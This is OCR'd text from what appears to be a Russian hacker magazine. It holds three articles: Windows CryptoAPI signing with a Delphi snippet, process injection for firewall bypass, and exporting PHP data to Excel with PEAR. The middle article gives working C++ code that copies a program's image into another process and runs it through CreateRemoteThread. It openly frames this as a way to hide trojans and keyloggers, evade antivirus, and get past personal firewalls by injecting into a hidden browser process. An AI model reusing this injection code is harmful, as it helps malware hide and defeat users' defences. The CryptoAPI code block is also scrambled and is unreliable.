Ключ сгенерирован, сообщение зашифровано и передано. А как добыть ключи для дешифровки? Да в три-пятнадцать! Существует еще одна хитрая функция - CryptExportKey(). Она вытягивает необходимый ключ, если надо - шифрует его. Как и в случае с алгоритмом, отработанный ключ необходимо удалить функцией CryptDestroyKey().

Импортируются ключи функцией CryptImportKey().

Посмотрим на эту злобную функцию:

CryptExportKey(hKey, hExpKey, dwBlobType, dwFlags, @pbData, @pdwDataLen)

hKey - дескриптор экспортного ключа,

hExpKey - дескриптор ключа, которым шифруется экспортный ключ,

dwBlobType - тип структуры экспортного ключа (открытый - PUBLICKEYBLOB, закрытый - PRIVATEKEYBLOB, разовый - SIMPLEBLOB),

@pbData - указатель на адрес буфера под структуру шифруемого ключа (можно определить размер буфера, присвоив ей значение 0. Размер присвоится в pdwDataLen.),

@pdwDataLen - размер шифруемой информации (структуры шифруемого ключа) для буфера.

ЭЛЕКТРОННО-ЦИФРОВАЯ ПОДПИСЬ

Да, и подписи генерить нам тоже по определению можно. Для этого из открытого текста получим хэш, который зашифруем секретным ключом отправителя, затем представим все это в виде булева вектора - вот тебе и цифровая подпись!

Общая последовательность этих шаманских действий будет следующей:

1. создаем хэш-контейнер (CryptCreateHash);
2. помещаем в него данные (CryptHashData);
3. подписываем хэш (CryptSignHash);
4. уничтожаем хэш-контейнер (CryptDestroyHash).

Значение хэша можно получить функцией CryptGetHashParam().

Работать с ключами для ЦП так же просто, как и с шифроключами, но вызывать CryptGenKey надо вот так: CryptGenKey(hCryptProv,AT_SIGNATURE,CRYPT_EXPORTABLE,@hKey), где AT_SIGNATURE - ключ подписи.

Для иллюстрации в нашем примере я создал форму с одним SaveDialog (в исходнике он примерно так и именуется) и нанес компоненты, которые указаны на картинке.

Разберемся с функцией CryptCreateHash:

CryptCreateHash(hProv, Algid, hKey, dwFlags, @phHash)

hProv - дескриптор криптографического процесса,

Algid - идентификатор хэш-функции,

hKey - ключ, используемый при генерации хэш-значения,

dwFlags - флаги,

@phHash - указатель на переменную, в которой будет лежать наш хэш.

CryptHashData(hHash, @pbData, dwDataLen, dwFlags)

hHash - дескриптор удаляемого хэша,

@pbData - указатель на входной текст,

@pdwDataLen - длина хэша,

dwFlags - флаги.

CryptDestroyHash(hHash)

hHash - дескриптор удаляемого хэша.

CryptGetHashParam(hHash, dwParam, @pbData,@pdwDataLen, dwFlags)

hHash - дескриптор необходимого хэша,

@pbData - указатель на входной текст,

@pdwDataLen - длина хэша,

dwFlags - флаги.

А теперь - самое интересное, а именно создание подписи. Надеюсь, функции blockread/blockwrite объяснять не надо, поскольку о работе с файлами мы неоднократно рассказывали, поэтому комментарии я сосредоточу на нашей сегодняшней теме.

ОФОРМИ СВОЮ ПОДПИСКУ

```
AssignFile(fFileInput, sFileName);
{выделим имя криптоконтейнера и подсоединимся к нему}
end;
CryptCreateHash(hCryptoProvider, CALG_MD5, 0, 0, @hHashName);
{sFileName - строка, взятая из SaveDialog}
begin
AssignFile(fFileOutput, sFileName);
rewrite(fFileOutput, 1);
{записываем в файл идентификатор алгоритма хэширования}
BlockWrite(fFileOutput, CALG_MD5, 4);
reset(fFileInput, 1);
dwSizeVol := FileSize(fFileInput);
{записываем размер подписываемых данных}
BlockWrite(fFileOutput, dwSizeVol, 4);
{пишем сами данные и вычисляем хэш}
while not eof(fFileInput) do
begin
BlockRead(fFileInput, buf, 512, dwSizeVol);
BlockWrite(fFileOutput, buf, dwSizeVol);
CryptHashData(hHashName, @buf, dwSizeVol, 0);
end;
CloseFile(fFileInput);
{выясняем размер подписи}
CryptSignHash(hHashName, AT_SIGNATURE, nil, 0, nil, @dwSizeVol);
{создаем подпись}
GetMem(signature, dwSizeVol);
CryptSignHash(hHashName, AT_SIGNATURE, nil, 0, signature,
@dwSizeVol);
BlockWrite(fFileOutput, dwSizeVol, 4);
BlockWrite(fFileOutput, signature^, dwSizeVol);
CloseFile(fFileOutput);
end;
{уничтожаем хэш}
end;
```

> Теперь с помощью полученного ключа можно зашифровать некоторый текст.

Вот, в принципе, и все. Естественно, в статье нельзя разобрать все функции, однако для создания небольшого криптопроекта информации этой статьи вполне достаточно. Нет, мы не призываем тебя клонировать существующие проги-шифровщики за счет мегакорпорации! Мы просто хотим сказать, что почти для любой софтинки, начиная от текстового редактора и кончая тетрисом, такие функции будут нелишними. Текстовому редактору - чтобы шифровать важные письма, а тетрису - чтобы результат не подделывали :).



■ Николай «GorluM» Андреев (gorlum@real.xakep.ru)



КЛИЗМА ДЛЯ ФАЙРВОЛА

В мире Windows есть такие технологии, изучением которых не пренебрег ни один более или менее продвинутый хакер. Технологии, открывающие новые горизонты при написании непростого софта. Изучение многих из них позволяет совсем по-другому взглянуть на системное программирование в кишащей багами оси. Одной из таких технологий является исполнение своего кода в контексте чужого процесса.

ИНЖЕКТИРОВАНИЕ В ЧУЖОЙ ПРОЦЕСС - ЭТО ПРОСТО

В Windows, как ты знаешь, для каждого процесса создается уникальное виртуальное адресное пространство, за пределы которого процесс самостоятельно, без помощи ядра выбраться не может. Суть технологии Process Injection (реже - process infection) заключается как раз в том, чтобы заставить процесс вылезти за рамки своего адресного пространства, и не просто вылезти, а совсем и навсегда. «За рамки» тут означает - в другой процесс, который обладает некоторыми полезными для твоего кода характеристиками, будь то просто постоянное нахождение в памяти или присутствие в списках доверенных приложений.

Выполняя свой код в контексте чужого процесса, ты получаешь полный доступ ко всему адресному пространству побежденного приложения, а это дает огромный простор для действий. Например, находясь в чужом процессе, ты без проблем можешь немного подкорректировать таблицу импорта (предварительно разобравшись в структуре PE-заголовка), после чего процесс-жертва вместо использования какого-нибудь API будет юзать твои функции, ничего об этом не подозревая. Все технологии перехвата API косвенно основаны на инжектировании. А перехват - технология совершенно незаменимая, без нее не может обойтись ни одно более или менее хитрое приложение.

Давай подумаем, отбросив всякие крутые программистские предназначения, для чего простому (хорошо, не совсем простому) хакеру может пригодиться Process Injection. Во-первых, с помощью инжекта можно сделать процесс твоей программы (трояна, кейлоггера etc.) невидимым в списке процессов. Причем не с помощью перехвата функции NtQuerySystemInformation, используемой в Process Manager'е, - этот способ далек от совершенства, реализация ядерной функции все время меняется, поэтому для обеспечения совместимости для каждой версии (если не билда) винды нужно делать отдельную функцию-перехватчик, - а с помощью полного перемещения кода своего процесса в адресное пространство другого, который висит уже долго и умирать, видимо, не собирается.


Во-вторых, можно скопировать свой код в процесс, который сидит в списке доверенных приложений персонального файрвола, что позволит беспрепятственно общаться с инетом, не вызывая никаких подозрений ни у файра, ни у пользователя.

Реализуем грамотное стелсирование во всех виндах

В-третьих, находясь в чужом процессе, программа не использует EXE-файл, из которого была запущена в начале, а значит, она может его:

а) модифицировать - применить патч, скачанный из инета, или просто полиморфизовать, дабы антивирусами не определялся;

б) стереть - нет файла, нет и вторжения.


Книгу Рихтера ты можешь достать в электронном виде


Естественно, перед выключением компа его следует восстановить;

в) сменить дислокацию - никто не помешает от запуска к запуску менять имя файла.

И это только маленькая часть всех возможностей, открывающихся перед взломщиком, изучившим такую невероятно полезную технологию, как Process Injection. О возможностях перехвата я вообще молчу - это тема не для одной статьи.

СПОСОБЫ ИНЖЕКТИРОВАНИЯ

Реализовать выполнение собственного кода в контексте чужого процесса можно кучей разных способов. Небезызвестный программист, редактор Microsoft Press и просто хороший человек Джеффри Рихтер, например, предлагает выполнять свой код из подгружаемой к процессу динамической библиотеки. Для осуществления этого способа весь инжектируемый код вшивается в DLL и запускается из ее EntryPoint, после чего эта библиотека некоторым образом подгружается к чужому процессу. Рихтер в своей книге «Programming Applications for Windows» описывает множество разнообразных методов внедрения DLL. Самыми популярными из них являются использование недокументированных ключей реестра для подгрузки своих библиотек к системным процессам, использование ловушек и удаленных потоков.



Нашего процесса нет в списках!

Для установки ловушки в Windows используется функция API SetWindowsHookEx, одним из параметров которой является идентификатор динамической библиотеки, содержащей функцию-обработчик хука. В результате установки эта DLL подгружается ко всем охватываемым ловушкой процессам. Это не лучший способ инжектирования, так как внедряемый код будет запускаться в контексте нескольких процессов одновременно - это приводит к багам. Обход же этой фичи заставит кодера написать еще не один десяток строк программы.

Способ с реестром заключается в том, что если прописать в определенном ключе (HKLM\Software\Microsoft\Windows NT\CurrentVersion\Windows\AppInit_DLLs) путь к внедряемой DLL, то она будет загружаться ко всякому процессу, использующему user32.dll. Недостатков масса - тут и легкость обнаружения инжектирования, и ограничение на выбор процессов. В общем, способ не катит.

Самой интересной идеей из предложенных Рихтером оказалось использование удаленных потоков. Способ позволял внедрять DLL в определенный тобой процесс, фактически не напрягаясь. Основан он на функции CreateRemoteThread, которая создает нить в заданном процессе из заданной функции. Рихтер, не долго думая, впихнул в параметры адрес функции LoadLibraryA и адрес скопированной в пространство процесса-жертвы строки с путем к библиотеке, что заставило процесс подгрузить библиотеку безо всяческих претензий с его стороны. Способ был бы просто идеален, если бы не необходимость использования динамических библиотек. Ведь это и лишние килобайты для трояна, и геморрой при написании.

Именно поэтому я и хочу предложить тебе уже не новый, но невероятно удобный метод безбиблиотечного инжектирования собственного кода в чужой процесс.


Сорцы Back Orrifice 2000 ты можешь найти в Сети

ОСНОВНАЯ ФУНКЦИЯ ПРОГРАММЫ

```
BOOL WINAPI G::SetStealth(DWORD (WINAPI *func)(LPVOID), LPTSTR szProcess) {
 DWORD p_id = NULL;
 HMODULE g_module = GetModuleHandle(NULL);

 if ((p_id = G::GetPIDbyName(szProcess)) == NULL)
              return FALSE;

 HANDLE p_handle = OpenProcess(PROCESS_ALL_ACCESS, FALSE, p_id);
 if (p_handle == NULL) return FALSE;
 VirtualFreeEx(p_handle, g_module, 0, MEM_RELEASE);

 DWORD dwSize = ((PIMAGE_OPTIONAL_HEADER)((LPVOID)((BYTE *)(g_module) +
              ((PIMAGE_DOS_HEADER)(g_module))->e_lfanew + sizeof(DWORD) +
sizeof(IMAGE_FILE_HEADER))))->SizeOfImage;

 char *pMem = (char *)VirtualAllocEx(p_handle, g_module, dwSize,
              MEM_COMMIT|MEM_RESERVE, PAGE_EXECUTE_READWRITE);
 if (pMem == NULL) return FALSE;

 DWORD dwOldProt, dwNumBytes, i;
 MEMORY_BASIC_INFORMATION mbi;


 VirtualQueryEx(p_handle, pMem, &mbi, sizeof(MEMORY_BASIC_INFORMATION));
 while (mbi.Protect!=PAGE_NOACCESS && mbi.RegionSize!=0) {
              if (!(mbi.Protect & PAGE_GUARD)) {
               for (i = 0; i < mbi.RegionSize; i += 0x1000) {
VirtualProtectEx(p_handle, pMem + i, 0x1000,
              PAGE_EXECUTE_READWRITE, &dwOldProt);
              WriteProcessMemory(p_handle, pMem + i, pMem + i, 0x1000, &dwNumBytes);
}
}
pMem += mbi.RegionSize;
              VirtualQueryEx(p_handle, pMem, &mbi, sizeof(MEMORY_BASIC_INFORMATION));
}

 DWORD dwRmtThdID;
 typedef HANDLE (WINAPI *_CreateRTtype)(HANDLE,LPSECURITY_ATTRIBUTES,
              SIZE_T,LPTHREAD_START_ROUTINE,LPVOID,DWORD,LPDWORD);
 _CreateRTtype _CreateRT = (_CreateRTtype) GetProcAddress(
 GetModuleHandle("kernel32.dll"),"CreateRemoteThread");

 HANDLE hRmtThd = _CreateRT(p_handle, NULL, 0, func,
 (LPVOID)g_module, 0, &dwRmtThdID);
 if(hRmtThd == NULL) return FALSE;

 CloseHandle(p_handle);
 return TRUE;
}
```

СКАЖИ «НЕТ» ДИНАМИЧЕСКИМ БИБЛИОТЕКАМ!

Метод исполнения кода в чужом процессе без использования DLL, о котором я поведаю ниже, судя по всему, впервые был использован замечательной группой Cult of the Dead Cow в их шедевре BO2k. С первого взгляда на него я понял - в этих строках есть Дао. Метод понятен, легок в реализации и просто красив. Я был очарован им, надеюсь, на тебя он тоже произведет впечатление.

Основан он целиком и полностью на использовании функции копирования памяти в чужое адресное пространство (WriteProcessMemory) и заключается в следующем. В пространстве требуемого процесса выделяется памяти ровно столько, сколько занимает образ программы с инжектируемым кодом. Причем память выделяется по тому же линейному адресу, что находится наша программа, только в другом пространстве. Затем программа аккуратно, байт за байтом, включая PE-заголовок, глобальные переменные и прочий стафф, копируется в выделенный участок. Запустить внедренный код после этого можно обыкновенным созданием нити в удаленном процессе.

Ах, какие красота и удобство кроются в таком простом решении! (Да, Горл - настоящий гик. Половина его восхищений и весь мат были вырезаны :). - Прим. Dr.) Поскольку копирование образа происходило по тому же адресу, что он был загружен, доступ ко ВСЕМ глобальным переменным в инжектируемом коде сохранится! Все адреса АПИ по-прежнему будут сидеть в таблице импорта (только скопированной в другое адресное пространство), поэтому их не придется вручную искать и передавать через параметры создаваемой нити. Но главное, не будут использоваться никакие DLL! Вся разработка программы, внедряющей свой код в чужой процесс, будет происходить в одном проекте. Словом, способ классный. Конечно, в его реализации есть масса маленьких хитростей, но о них мы поговорим ниже, сейчас пока можно просто немного похвалить ребят из «Культа Мертвой Коровы».

МАСТЕРИМ КЛИЗМУ

Для того чтобы иметь доступ к памяти чужого процесса, его требуется открыть. Делается это с помощью функции OpenProcess, в параметрах которой передаются уровень получаемого доступа (у нас - PROCESS_ALL_ACCESS) и ID процесса, который мы хотим изнасиловать. Идентификатор этот можно получить как из Process Manager'а, так и программно. Я выбрал второй способ и с помощью специально собранной мной функции, работающей с ToolHelp API, получил ID по имени процесса (на диске в файле rat.h ты найдешь сорец этой функции).

Обладая хэндлом открытого процесса, мы можем делать с ним все, что заблагорассудится, например, можем выделить в нем память для копирования в нее образа нашей программы. Функция VirtualAllocEx справится с этой задачей очень просто, стоит только указать ей, по какому адресу, сколько и зачем выделять памяти. Если адрес для выделения поймать легко - это всего лишь адрес базы нашего процесса, который получается с помощью GetModuleHandle(NULL), то вот объем выделяемой памяти нужно будет вычислять. Можно, конечно, выделить наугад полтора мега, но вряд ли из этого выйдет что-нибудь хорошее. Необходимый объем памяти, то есть размер образа, можно прочесть в одной из ячеек PE-заголовка нашего процесса, если быть точным, то в SizeOfImage опционального заголовка (в коде это выглядит страшновато, но если разобраться в формате, станет все ясно).

Выделив память, остается аккуратно, постранично (по 0x1000 байт) перенести весь наш образ в чужое адресное пространство, не забывая перед копированием проставлять PAGE_EXECUTE_READWRITE на память с помощью функции VirtualProtectEx. Копирование может обломаться, если память по заданному адресу уже выделена процессом-жертвой. Чтобы этого избежать, я максимально сдвигаю образ нашей программы еще в процессе сборки ее PE-заголовков с помощью директив компилятора:

```
#pragma comment(linker,"/BASE:0x13140000")
```

После удавшегося копирования от нас потребуется только запустить необходимую функцию НАШЕЙ программы в ЧУЖОМ процессе. К примеру, чтобы в чужом процессе работала наша функция func, нужно всего лишь запустить функцию CreateRemoteThread, указав в ее первом параметре хэндл процесса, а в третьем - имя запускаемой функции. Для совместимости своей программы со старыми версиями Win (9x-винды, увидев незнакомую функцию, обломают нам весь кайф) CreateRemoteThread я не прописываю в таблице импорта, а нахожу с помощью GetProcAddress.

На этом собственно инжектирование закончилось, остальное - уже последствия инжекта. К примеру, в запускаемой func необходимо подгрузить все DLL, которых заведомо нет в процессе-жертве, иначе API могут не заработать. Просто вставь для корректной работы в начало функции что-нибудь вроде этого:

```
::LoadLibrary("user32.dll");
::LoadLibrary("ws2_32.dll");
::LoadLibrary("dnsapi.dll");
```

КЛИЗМА ФАЙРВОЛУ

Чтобы тебе было максимально понятно, зачем все это дело нужно, реализуем обход персонального файрвола на основе изученной только что технологии. С помощью инжектирования, насколько мне известно, файры можно обойти двумя способами.

Первый способ - обыкновенное внедрение кода в процесс файрвола. Оказывается, некоторые защиты не детектят собственного обращения в Сети :). Современные версии файрволов этому не подвержены.

Второй способ - инжектирование в процесс браузера, который обычно содержится во всех списках доверенных приложений. Для его реализации нужно всего лишь создать скрытую копию процесса iexplore.exe (дефолтового браузера) с помощью функции CreateProcess, записать полученный ID процесса и использовать его в функции внедрения кода.

После этого в инжектируемой функции можешь использовать любые соединения с инетом и не напрягаться, что файрвол это дело пресечет.

_ASM RET

Я мог бы бесконечно рассказывать о возможностях технологии Process Injection и нюансах ее реализации, но, к сожалению, я сильно ограничен в объеме. Если тебе хочется больше информации - рой Сеть. Например, на сайте древнейшего хакерского журнала Phrack есть интересный материальчик про обход файрволов с помощью этой техники. Если у тебя возникнут какие-нибудь вопросы - пиши, я с удовольствием пообщаюсь с тобой по почте.

На этом я заканчиваю свой рассказ. Удачного компилирования, и да пребудет с тобой Сила.



Описания всех используемых в программе API-функций ты можешь найти у себя на диске с MSDN или на сайте msdn.microsoft.com.



Категорически советую тебе прочесть книгу Рихтера. Без нее системному программеру под win32 живется очень тухло.

■ Кисляцин Никита (nikitoz@real.xakep.ru)



В EXCEL НА ЭКСПОРТ!

Скоро Новый год, и воздух постепенно наполняется этой неповторимой зимней негой, которая пахнет мандаринами, снегом, елкой, глинтвейном и лыжным парафином. Ты, наверное, уже вовсю бегаешь по магазинам в поисках спиртного, зеленой елки, игрушек и смешных подарков. С моей стороны было бы большой подставой разрушать эту атмосферу, поэтому я хочу поддержать твое новогодне-романтическое настроение и рассказать о проблеме экспорта данных из web-среды в формат xls.

УЧИМСЯ ЭКСПОРТИРОВАТЬ WEB-ДАННЫЕ В ФОРМАТ EXCEL'Я

СТОЛКНОВЕНИЕ С ЗАДАЧЕЙ

На самом деле это весьма актуальная задача. Последний раз я сталкивался с ней, когда писал автоматизированную систему редакторской работы над текстом. Я пожалел нашего литературного редактора и не стал, как Горлум, писать программу, которая бы автоматически редактировала тексты специальным эвристическим алгоритмом (в основном эта прога вставляет матерные слова, кстати. Редактирования я за ней не заметил. - Прим. Dr.). Я хотел лишь сделать систему, которая бы позволила удобно управлять работой авторов и генерировать оптимальным образом план «Взлома», а также ряд других документов. Проблема была в том, что все эти документы, которыми мы обмениваемся в редакции, находятся в формате экселевских таблиц, и мне надо было, чтобы не сильно напрягать суровых боссов Куттера и Симбиозиса, научиться экспортировать данные из PHP-скриптов в этот формат. Это оказалось совсем даже не сложно!

Судя по приходящим мне письмам, эта проблема актуальна и для многих читателей. Поэтому я решил отнять у тебя 15 минут и рассказать о том, как же это можно реализовать.

НАБОР ЮНОГО ХИРУРГА

Возможно, тебе покажется, что это очень сложно - генерировать xls-файлы в PHP. Ведь Microsoft использует специальный нетекстовый формат представления данных. И обрати внимание, я говорю не о банальном импорте в Excel текстовых файлов с разделяемыми двоеточием полями, а о генерировании полноценных xls-листов со всем форматированием и даже встроенной логикой. Конечно, эти функции доступны только после установки специального расширения PEAR::Spreadsheet_Excel_Writer, но возможности, которые открывает этот модуль, превосходят все ожидания! Он написан на чистом PHP без использования каких-либо системных расширений, поэтому твои программы будут работать под любой, даже самой экзотичной unix-системой и, разумеется, под виндой. Фактически PEAR::Spreadsheet_Excel_Writer вместе с PEAR::OLE создают полноценный интерфейс для работы с XLS-файлами. Мне остается лишь выразить респект ребятам, которые наколбасили такое гипернужное расширение, - это Ксавьер Ногюер (Xavier Noguer) и Мика Туполa (Mika Tuupola).


ТОЧИМ КОНЬКИ

Прежде чем приступать к активной работе, необходимо установить расширение PEAR::Spreadsheet_Excel_Writer. Делается это элементарно:

```
$ pear install -f OLE
$ pear install -f Spreadsheet_Excel_Writer
```

Утилита pear сама скачает из инета самую свежую версию этих расширений и установит их в нужное место. Обрати внимание на флаг -f: он необходим, чтобы можно было устанавливать не только stable версии, но и бетки. После того как установка завершена, ты уже можешь использовать всю мощь этого пакета. Давай, чтобы не засиживаться на месте, разберемся, как пишутся программы для генерации документов Excel. Прежде всего, необходимо подключить к твоему сценарию Spreadsheet_Excel_Writer. Это довольно легко сделать при помощи вызова функции require("Spreadsheet/Excel/Writer.php"). Затем нужно сделать экземпляр класса и получить ссылку на этот объект, делается это в общем случае примерно так: $xl =& new Spreadsheet_Excel_Writer(). Обрати внимание: знак амперсанда «&» символизирует операцию получения ссылки-указателя на этот


Установка библиотеки под FreeBSD


Официальный сайт PEAR

объект. Затем необходимо создать файл и добавить к нему новый лист, не забыв получить адрес нового объекта: $sheet =& $xls->addWorksheet('Binary Count'). После этого мы уже можем добавлять на лист сведения при помощи метода write(), а в конце работы обязаны завершить работу с листом, вызвав процедуру close(). В итоге получается примерно такая вот схема:

Элементарный пример

```
<?php
require_once "Spreadsheet/Excel/Writer.php"; # Подключаем нужную библиотеку
$xl =& new Spreadsheet_Excel_Writer(); /* Создаем новый объект и получаем указатель на него. Все дальнейшие действия осуществляются через этот дескриптор */
$xl->send("test.xls"); /* Посылаем клиенту нужные заголовки */
$sheet =& $xl->addWorksheet('Наша первая таблица'); /* Создаем новый лист */
for ($i=0;$i<11;$i++ ) {
$sheet->write($i,0,md5($i)); /* Забиваем мусором таблицу. Это же тупой пример :) */
}
$xls->close();
?>
```

Теперь если ты откроешь этот скрипт в своем браузере, по идее, отобразится xls-страница (юзеров lynx это не касается :)).

Ну вот, думаю, здесь все понятно. Теперь можно двигаться дальше. Как ты заметил, абзацем выше мы просто создали новый документ и вывели его клиенту, нигде не сохраняя. Если такая динамическая работа тебя не устраивает и ты хочешь физически сохранить файл, необходимо всего лишь указать желаемое имя в качестве параметра к методу Spreadsheet_Excel_Writer.

Чтобы тебе было проще разобраться, советую посмотреть готовые примеры, которые я положил на наш диск и на сайт http://ired.inins.ru/xa.


А сейчас я бы хотел более подробно рассказать об API этой библиотеки.

УЗНАЙ API В ЛИЦО

Какие еще функции нам доступны? Что и как мы можем делать? Тут не самая простая ситуация. Дело в том, что система довольно быстро развивается и постоянно появляются новые версии, каждая из которых наделяется все новыми и новыми возможностями. Чтобы получить наиболее полную спецификацию этому модулю, можно воспользоваться утилитой phpDocumentor. Эта программа пропарсит исходные коды библиотеки и составит подробное описание всех методов. Однако для понимания всех главных фишек достаточно знать, как работают несколько базовых функций. Работа с системой начинается с создания экземпляра класса Spreadsheet_Excel_Writer, он выступает в роли интерфейса для доступа ко всем остальным классам в библиотеке. В нем описаны два чрезвычайно важных метода:

- addWorksheet(). Эта функция возвращает экземпляр рабочего листа xls. Все дальнейшие манипуляции с данными на листе осуществляются через полученный дескриптор.
- addFormat(). Этот метод создает форматный класс, в котором определяется форматирование ячеек - размер символов, используемый шрифт, стиль текста, цвет ячейки и т.д.

Что касается методов, используемых для добавления информации в ячейки, то здесь имеет смысл описать работу процедуры write(), упоминание о которой ты уже встречал в предыдущих примерах. Первым аргументом этого метода является номер строки, а вторым, как несложно догадаться, - номер столбца. Обрати внимание, что именно номер, а не буква, как это принято в Excel. К этому придется привыкнуть. Давай попробуем вместе. Буква G - шестая по алфавиту и соответствует столбцу под номером... 5! А все потому, что нумерация строк и столбцов в нашей библиотеке начинается с нуля. Третий аргумент метода write() - это сами данные, которые нужно поместить в определенную ячейку. Есть и четвертый, необязательный параметр, используемый для визуального форматирования ячеек. Также в классе Spreadsheet_Excel_Writer_Worksheet присутствует множество функций для форматирования листа в целом перед печатью, объединения нескольких ячеек в одну и т.д. Какие-то из них я упомяну в этой статье, а какие-то оставлю тебе в качестве домашнего задания.




Напоминаю, что на нашем диске ты найдешь приведенные в статье примеры, а также документацию и несколько сладких бонусов. Торопись :).

ЧТО ТАКОЕ PEAR?

Если ты недолго программируешь на PHP, то, наверное, для тебя загадка, что же такое PEAR. Ответ программиста: PEAR - это груша по-английски. А еще это PHP Extension and Application Repository, репозиторий приложений и модулей PHP. Этакая структурированная библиотека разнообразных систем, поставляемых открытыми кодами. Благодаря этой системе стало довольно удобно релизить какие-то собственные разработки и распространять свой код среди единомышленников. Разумеется, эта система некоторым образом стандартизирует написание PHP-кода. Почитать о требованиях, предъявляемых к коду, можно здесь: **http://pear.php.net/manual/en/standards.php**.

Более подробно о PEAR можно почитать на сайте **http://pear.php.net**, а также **www.onlamp.com/pub/a/ php/2001/05/24/pear.html** и **www.onlamp.com/pub/a/ php/2001/07/19/pear.html**.


Таблица умножения для дошкольников. Пример этого скрипта есть на диске

ФОРМАТИРУЕМ ЯЧЕЙКИ

Ты уже умеешь создавать xls-листы и даже добавлять туда собственные данные. Это все здорово. Но как насчет более красивых документов? Тебе наверняка хочется научиться использовать различные шрифты, как-то зрительно выделять названия колонок и т.д. Все это можно довольно легко реализовать при помощи метода addFormat() класса PEAR::Spreadsheet_Excel_Writer. Для форматирования полученного объекта мы применяем его же методы, чтобы затем передать полученный форматный класс в качестве параметра для функции write(), что определит обрисовку указанной ячейки.

НА ЭКСПОРТ!

Чтобы тебе было понятнее, я приведу здесь простенький пример. Давай создадим скрипт, который будет экспортировать данные из указанной sql-таблицы в файл Excel'я, выделяя зрительно названия колонок. Мы сделаем нашу программу универсальной, чтобы ее можно было использовать для любых sql-таблиц, независимо от их структуры.

!!! Если при установке библиотеки утилита pear говорит тебе, что не найдено ни одной stable версии, просто укажи флаг -f.

i Если после установки ты никак не можешь подключить библиотеку, наверное, у тебя косо указан include-path. Воспользуйся следующей функцией: set_include_path("/usr/local/lib/php/").

Экспорт SQL->XLS

```
class s2x {
var $db;
function conv($table) {
if (file_exists("li/$table".".xls") ) {
unlink("li/$table".".xls"); #Если файл существует, удаляем

}
require_once "Spreadsheet/Excel/Writer.php";
$xls =& new Spreadsheet_Excel_Writer("li/$table".".xls");
$titleFormat =& $xls->addFormat(); # Создаем форматный класс
$titleFormat->setFontFamily('Verdana'); # И исправляем его свойства, меняя шрифт и стиль
$titleFormat->setBold();
$titleFormat->setSize('13');
$titleFormat->setColor('orange');
$titleFormat->setBgColor('EEEEEE');
$sheet =& $xls->addWorksheet("$table");
$fields = mysql_list_fields("$this->db", "$table"); #Получаем список полей таблицы
$numf=mysql_num_fields($fields); #Считаем их количество
for ($j=0;$j<$numf;$j++) { #Стилем titleFormat впечатываем каждое поле в нашу таблицу
$fii=mysql_field_name($fields, $j);
